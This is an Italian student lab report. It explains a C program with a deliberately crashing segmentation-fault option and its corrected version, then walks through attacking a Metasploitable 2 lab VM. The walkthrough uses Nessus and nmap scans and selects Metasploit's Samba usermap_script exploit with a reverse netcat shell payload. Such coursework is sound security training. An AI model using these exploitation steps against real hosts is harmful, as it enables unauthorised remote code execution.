Dopo aver letto tutti i numeri, il programma stampa i valori inseriti con i loro rispettivi indici per mostrare l'ordine in cui sono stati immessi.

```
15     printf("Il vettore inserito e':\n");
16     for (i = 0; i < 10; i++) {
17         int t = i + 1;
18         printf("[%d]: %llu\n", t, vector[i]);
19     }
20
21 }
```

## • Ordinamento elementi array:

L'algoritmo di ordinamento a bolle viene utilizzato per ordinare l'array **vector**. Il ciclo esterno (**j**) controlla quante volte bisogna passare sull'array, mentre il ciclo interno (**k**) esegue i confronti e gli scambi necessari per ordinare gli elementi.

```
22
23     for (j = 0; j < 10 - 1; j++) {
24         for (k = 0; k < 10 - j - 1; k++) {
25             if (vector[k] > vector[k + 1]) {
26                 swap_var = vector[k];
27                 vector[k] = vector[k + 1];
28                 vector[k + 1] = swap_var;
29             }
30         }
31     }
```

# FUNZIONE programmaCorretto

## • Stampa del Vettore Ordinato:

Dopo l'ordinamento, il programma stampa l'array ordinato con i rispettivi indici, permettendo all'utente di vedere chiaramente i numeri in ordine crescente.

```
133     printf("I primi 10 numeri ordinati sono:\n");
134     for (j = 0; j < 10; j++) {
135         int g = j + 1;
136         printf("[%d]: %llu\n", g, vector[j]);
137     }
138 }
139 |
```

La funzione **programmaCorretto** funziona nel seguente modo:

- Chiede all'utente di inserire 10 numeri interi.
- Valida ogni input per assicurarsi che sia un numero intero valido e che non superi la lunghezza massima consentita.
- Converte l'input in numeri interi e li memorizza nell'array **vector**.
- Stampa l'array di numeri inseriti per mostrare l'ordine di input.
- Ordina l'array usando l'algoritmo di ordinamento a bolle.
- Stampa l'array ordinato per mostrare i numeri in ordine crescente.

Questa versione del programma è progettata per essere robusta e prevenire errori di segmentazione attraverso un'attenta gestione e validazione dell'input, nonché l'utilizzo di tipi di dati appropriati.

# FUNZIONE

## Main

La funzione **main** rappresenta il punto di ingresso del programma. È progettata per eseguire un loop continuo che presenta un menu all'utente, permettendogli di selezionare diverse opzioni per eseguire funzioni specifiche. L'utente può scegliere tra eseguire un programma che causa un segmentation fault, eseguire un programma corretto, o uscire dal programma. Il loop continua fino a quando l'utente sceglie di uscire.

- **Dichiarazione delle Variabili:**

La funzione **main** inizia dichiarando due variabili:

- **scelta:** un intero che memorizza l'opzione selezionata dall'utente.
- **risultato:** un intero che memorizza il risultato della funzione scanf per la verifica dell'input.

```
141 int main() {  
142     int scelta;  
143     int risultato;  
144 }
```

# FUNZIONE

## Main

- Ciclo do-while per il Menu Interattivo:

Il ciclo **do-while** mantiene il programma in esecuzione fino a quando l'utente non sceglie di uscire.

```
146     do {
147         printMenu();
148         risultato = scanf("%d", &scelta);
149
150         while (getchar() != '\n'); // pulisce l'input
151
152         if (risultato != 1) {
153             printf("Accetta solo numeri, riprova\n");
154             continue;
155         }
156
157         switch (scelta) {
158             case 1:
159                 programmaSegmentationFault();
160                 break;
161             case 2:
162                 programmaCorretto();
163                 break;
164             case 3:
165                 printf("Uscita dal programma.\n");
166                 break;
167             default:
168                 printf("\nAccetta solo numeri compresi tra 0 e 3, na");
169                 break;
170         }
171     } while (scelta != 3 );
172
173     return 0;
174 }
```

- Stampa del Menu:

La funzione **printMenu** viene chiamata per visualizzare il menu interattivo sulla console.

```
printMenu();
```

# FUNZIONE

## Main

- **Lettura dell'Input dell'Utente:**

Il programma legge l'input dell'utente utilizzando **scanf** e memorizza il risultato in **scelta**.

Il ciclo **while (getchar() != '\n')** viene utilizzato per pulire il buffer di input, rimuovendo eventuali caratteri residui.

```
148     risultato = scanf("%d", &scelta);
149
150     while (getchar() != '\n'); //pulisce il buffer
151
```

- **Verifica dell'Input:**

Se **scanf** non riesce a leggere un numero intero valido (**risultato != 1**), viene stampato un messaggio di errore e il ciclo **do-while** ricomincia, chiedendo all'utente di riprovare.

```
152     if (risultato != 1) {
153         printf("Accetta solo numeri, riprova\n");
154         continue;
155     }
```

# FUNZIONE

## Main

- **Gestione delle Opzioni del Menu:**

Il **switch** gestisce le diverse opzioni del menu:

- **case 1:** Esegue la funzione **programmaSegmentationFault** che può causare un segmentation fault.
- **case 2:** Esegue la funzione **programmaCorretto** che esegue il programma in modo corretto.
- **case 3:** Stampa un messaggio di uscita dal programma e termina il ciclo **do-while**.
- **default:** Gestisce gli input non validi, stampando un messaggio di errore e chiedendo all'utente di riprovare.

```
157     switch (scelta) {  
158         case 1:  
159             programmaSegmentationFault();  
160             break;  
161         case 2:  
162             programmaCorretto();  
163             break;  
164         case 3:  
165             printf("Uscita dal programma.\n");  
166             break;  
167         default:  
168             printf("\nAccetta solo numeri compresi tra 0 e 3, naturali. Riprova.\n");  
169             break;  
170     }
```

- **Termine del Ciclo do-while:**

Il ciclo do-while continua a ripetersi finché l'utente non sceglie di uscire selezionando l'opzione 3.

```
171     } while (scelta != 3 );  
172 }
```

# FUNZIONE

## Main

- **Conclusione della Funzione main**

Infine, la funzione **main** termina con **return 0**, indicando che il programma è terminato correttamente.

```
172  
173     |     return 0;  
174 }
```

La funzione **main** funziona nel seguente modo:

1. Visualizza un menu interattivo con tre opzioni: causare un segmentation fault, eseguire il programma in modo corretto e uscire.
2. Legge l'input dell'utente e verifica che sia un numero intero valido.
3. Esegue la funzione corrispondente all'opzione selezionata dall'utente.
4. Ripete il processo fino a quando l'utente non sceglie di uscire.

Questo approccio permette di gestire l'interazione con l'utente in modo semplice ed efficace, garantendo che l'input sia valido e che il programma possa essere eseguito senza errori.

# ESECUZIONE

## BofBW2E3.c

- **Avvio del programma BofBW2E3.c**

Creazione del Launcher del programma e avvio del menù iniziale.

```
(kali㉿kali)-[~/Desktop]
$ gcc -g BofBW2E3.c -o BofBW2E3

(kali㉿kali)-[~/Desktop]
$ ./BofBW2E3
File System
***** Menu' *****

1. Programma che permette un segmentation fault
2. Programma corretto
3. Esci

*****
Scegli un numero: █
```

- **Scelta 1 dal menù**

Scelta del primo programma e esecuzione

```
(kali㉿kali)-[~/Desktop]
$ ./BofBW2E3
File System
***** Menu' *****

1. Programma che permette un segmentation fault
2. Programma corretto
3. Esci

*****
Scegli un numero: 1
Inserire 10 interi:
[1]:123456789456431324854
zsh: segmentation fault ./BofBW2E3
```

# ESECUZIONE

## BofBW2E3.c

- **Scelta 2 dal menù**

Scelta del secondo programma ed esecuzione.

```
(kali㉿kali)-[~/Desktop]
$ ./BofBW2E3

***** Menu' *****
1. Programma che permette un segmentation fault
2. Programma corretto
3. Esci

Scegli un numero: 2
Inserire 10 interi:
[1]:8
[2]:4
[3]:5
[4]:7
[5]:9
[6]:3
[7]:4
[8]:5
[9]:1
[10]:2
Il vettore inserito e':
[1]: 8
[2]: 4
[3]: 5
[4]: 7
[5]: 9
[6]: 3
[7]: 4
[8]: 5
[9]: 1
[10]: 2
I primi 10 numeri ordinati sono:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 4
[6]: 5
[7]: 5
[8]: 7
[9]: 8
[10]: 9
```

# ESERCIZIO 4

## Exploit Metasploitable con Metasploit

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un **Vulnerability Scanning (basic scan)** con **Nessus** sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta **445 TCP** utilizzando **MSFConsole**.
- Eseguire il comando **ifconfig** una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

## Requisiti laboratorio :

1

**IP di Linux :**

192.168.11.105

2

**IP Metasploitable :**

192.168.11.155

4

**Porta in ascolto:**


4488

# Configurazione ambiente

Questo capitolo documenta l'attacco a Metasploitable eseguito tramite Metasploit, illustrando passo passo le tecniche impiegate e la vulnerabilità sfruttata nel servizio **SMB**.


Nella prima fase si va a **configurare la rete delle due macchine virtuali**, in quanto l'esercizio richiede l'utilizzo di **due specifici indirizzi IP**.

Su **Kali Linux**, per questioni di comodità, la rete viene configurata tramite **GUI**. Apriamo l'applet apposita delle connessioni di rete e nella scheda **impostazioni ipv4**, modifichiamo **l'indirizzo, la maschera di sottorete e il gateway**.



# Configurazione ambiente


Dopo aver salvato, sempre tramite interfaccia grafica si riavvia la rete. Si controlla che la configurazione sia stata correttamente applicata:




```
X - Parrot Terminal
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether bc:24:11:58:6b:62 brd ff:ff:ff:ff:ff:ff
    altnet enp0s18
    inet 192.168.11.105/24 brd 192.168.11.255 scope global noprefixroute ens18
        valid_lft forever preferred_lft forever
    inet6 fe80::6658:95d5:ea2e:9a77/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

La macchina target in questo caso è una Metasploitable 2, sprovvista di interfaccia grafica. Si provvede quindi a modificare l'indirizzo IP tramite linea di comando con l'editor di testo nano, impartito anteponendo il comando **sudo**. Quindi:

**sudo nano /etc/network/interfaces/**



```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
```



```
GNU nano 2.0.7          File: /etc/network/interfaces          Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.11.155
    gateway 192.168.11.1
    netmask 255.255.255.0
```

# Configurazione ambiente

L'interfaccia in questione è la eth0.

Quindi, in base alla richiesta dell'esercizio, si effettuano le opportune modifiche viste in foto in modo tale che la macchina possa rispondere all'indirizzo IP: **192.168.11.155**.

Digitiamo i tasti CTRL+X e salviamo le modifiche. Questo ovviamente non basta: dobbiamo necessariamente riavviare il demone di rete. Metasploitable è basato su una vecchia versione di Ubuntu, che utilizza init.d anzichè systemd.

Quindi eseguiamo: **sudo /etc/init.d/networking restart**

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
```

Si digita invio, e:

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process
```


[ OK ]

A questo punto si controlla con ip a:

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether bc:24:11:df:07:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.155/24 brd 192.168.11.255 scope global eth0
        inet6 fe80::be24:11ff:fedf:78d/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

# Configurazione ambiente

A questo punto ci si accerta che le due macchine comunichino tra loro, e lo si fa avvalendosi del classico comando ping:



```
X  □  -  Parrot Terminal
[flavio@parrot]~
└─ $ ping -c3 192.168.11.155
PING 192.168.11.155 (192.168.11.155) 56(84) bytes of data.
64 bytes from 192.168.11.155: icmp_seq=1 ttl=64 time=0.309 ms
64 bytes from 192.168.11.155: icmp_seq=2 ttl=64 time=0.316 ms
64 bytes from 192.168.11.155: icmp_seq=3 ttl=64 time=0.352 ms


--- 192.168.11.155 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2039ms
rtt min/avg/max/mdev = 0.309/0.325/0.352/0.018 ms
[flavio@parrot]~
└─ $
```

Come si può notare, l'ip è stato correttamente impostato, e quindi la macchina attaccante risponde esattamente all'indirizzo ip 192.168.11.105.

# SCAN NESSUS


Tutto funziona perfettamente, si procede quindi con la fase di scansione delle vulnerabilità mediante Nessus, **attenendosi sempre alle linee guida fornite dalla traccia.**

Nessus è uno degli strumenti più utilizzati per effettuare vulnerability scanning, che permette di identificare vulnerabilità di sicurezza presenti su reti e sistemi. E' stato utilizzato per effettuare una **scansione di base** (come richiesto dalla traccia) sulla macchina Metasploitable, al fine di individuare i servizi in esecuzione e le loro potenziali vulnerabilità.



# SCAN NESSUS

Nel caso specifico, la scansione ha rilevato la presenza di **Samba**, un servizio vulnerabile sulla porta 445 (e non solo). Come si evince dalla figura sotto, le vulnerabilità presenti sul sistema target appaiono su diversi livelli di criticità:



Samba è un'implementazione open source del protocollo SMB/CIFS, per condividere file e stampanti tra sistemi Unix e Windows. La porta 139 gestisce il NetBIOS Session Service, mentre la 445 è utilizzata per SMB direttamente su **TCP**. La Remote Code Execution sulla porta 445 tramite l'exploit '**usermap\_script**', sfrutta una configurazione errata di Samba (parametro username map script), permette appunto l'esecuzione di comandi arbitrari. E lo si vedrà nella pratica.

Nessus provvederà a descrive dettagliatamente le vulnerabilità, riportando i link necessari per lo studio approfondito delle eventuali CVE.

# SCAN NMAP

Un altro importante tool utilizzato per la scansione e l'enumerazione dei servizi è NMAP. Utilizzando NMAP in maniera aggressiva sul target, col comando: nmap -A -p- 192.168.11.155, si notano svariati servizi potenzialmente vulnerabili. In questo caso però, data la traccia, ci si concentra nello specifico sulla porta 445.

Per un'ulteriore analisi, quindi, si verifica tramite NMAP il servizio attivo sulla porta 445 del sistema target:

```
(kali㉿kali)-[~] Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec XSS game
$ nmap -sV -p 445 192.168.11.155
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 05:23 EDT
Nmap scan report for 192.168.11.155 (192.168.11.155)
Host is up (0.00065s latency).
PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
              vulnerabilities: 68

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
```

Il tool restituisce delle informazioni interessanti.

Ad esempio la **potenziale versione** del servizio in esecuzione su quella specifica porta. Tra le parentesi, mostra anche il gruppo di lavoro predefinito configurato nel servizio Samba.

# EXPLOIT SAMBA

Dopo aver effettuato le varie scansioni, aver confermato la presenza del servizio che si intende attaccare, ed aver approfondito le varie CVE in rete, si avvia msfconsole e con il comando search si cerca un modulo adatto che possa fare al caso. Si utilizza quindi la stringa: **search samba**.

```
msf6 > search samba
Matching Modules
New smb.conf option
#  Name                                     Disclosure Date   Rank    Check  Description
--  --
  0 exploit/unix/webapp/citrix_access_gateway_exec  2010-12-21   excellent Yes    Citrix Access Gateway Command Execution
  1 exploit/windows/license/caliclnt_getconfig     2005-03-02   average  No     Computer Associates License Client GETCONFIG Overflow
  2 Th..._target: Automatic                      DCE/RPC services are allowed to be used with
  3 DC..._target: Windows 2000 English             DCE/RPC which provides authentication, but no p...
  4 DC..._target: Windows XP English SP0-1          DCE/RPC protection.
  5 DC..._target: Windows XP English SP2           .
  6 DC..._target: Windows 2003 English SP0          .
  7 S... exploit/unix/misc/distcc_exec            lsarpc and netlogon have been added d...
  8 S... exploit/windows/smb/group_policy_startup  have a hard-coded list of ...
  9 DC..._target: Windows x86
  10 DC..._target: Windows x64
  11 post/linux/gather/enum_configs
  12 auxiliary/scanner/rsync/modules_list
  13 exploit/windows/fileformat/ms14_060_sandworm
  14 exploit/unix/http/quest_kace_systems_management_rce
  15 exploit/multi/samba/usermap_script
  16 exploit/multi/samba/ntrans
  17 exploit/linux/samba/setinfopolicy_heap
  18 DC... Default: allow dcerpc auth_level connect = no
  19 DC..._target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10
  20 DC..._target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10
  21 DC..._target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04
```

Ovviamente questa ricerca mostra in output tutti i possibili exploit relativi al servizio samba. Nel caso specifico, avendo effettuato le opportune ricerche, è necessario il modulo:  
**/exploit/multi/samba/usermap\_script**.

# EXPLOIT SAMBA

Come prima cosa lo si seleziona col comando use 15 (si potrebbe chiaramente anche specificare il path completo).

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

New module: Samba "username map script" Command Execution
